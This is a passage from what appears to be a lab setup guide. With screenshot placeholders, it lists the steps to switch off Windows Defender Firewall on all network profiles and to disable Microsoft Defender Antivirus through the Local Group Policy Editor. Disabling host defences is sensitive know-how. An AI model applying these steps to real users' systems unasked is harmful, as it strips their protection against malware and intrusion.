
2. Click the **Type here to search** icon, type **control panel** and select **Control Panel** from the search results.
3. The **Control Panel** window appears; click the **System and Security** category.




- Click **Windows Defender Firewall** in the **System and Security** window.




- In the **Windows Defender Firewall** window, click the **Turn Windows Defender Firewall on or off** link in the left-hand pane.




- In the **Customize Settings** window, select the **Turn off Windows Defender Firewall (not recommended)** radio button for all Domain, Private, and Public network settings and click **OK**.




- Again, in the **Windows Defender Firewall** window, click the **Advanced settings** link in the left-hand pane.



- Once the **Windows Defender Firewall with Advanced Security** window appears on the screen, click the **Windows Defender Firewall Properties** link in the **Overview** section.




- When the **Windows Defender Firewall with Advanced Security on Local Computer Properties** window appears, in the **Domain Profile** tab, choose **Off** from the **Firewall state** drop-down list. Then, navigate to the **Private Profile** and **Public Profile** tabs and ensure that the **Firewall state** is **Off**. Click **Apply** and then **OK**.




10. Close all windows.

11. Right-click the **Windows** icon in the lower section of the screen and click **Run**.




11. The **Run** window appears. Type **gpedit.msc** and click **OK**.




12. The **Local Group Policy Editor** window appears. In the left-hand pane, navigate to **Local Computer Policy** → **Computer Configuration** → **Administrative Templates** → **Windows Components** → **Microsoft Defender Antivirus**. Double-click the **Turn off Microsoft Defender Antivirus** policy in the right-hand pane of the window, as shown in the screenshot below.


Note: If you are using an older version of **Windows**, you might see a **Windows Defender Antivirus** folder instead of **Microsoft Defender Antivirus**.




13. When the **Turn off Microsoft Defender Antivirus** window appears, select the **Enabled** radio button, click **Apply**, and then click **OK** to turn off **Microsoft Defender Antivirus**.




14. **Microsoft Defender Antivirus** is turned off.




15. In the **Local Group Policy Editor** window, double-click **Allow antimalware service to remain running always**.



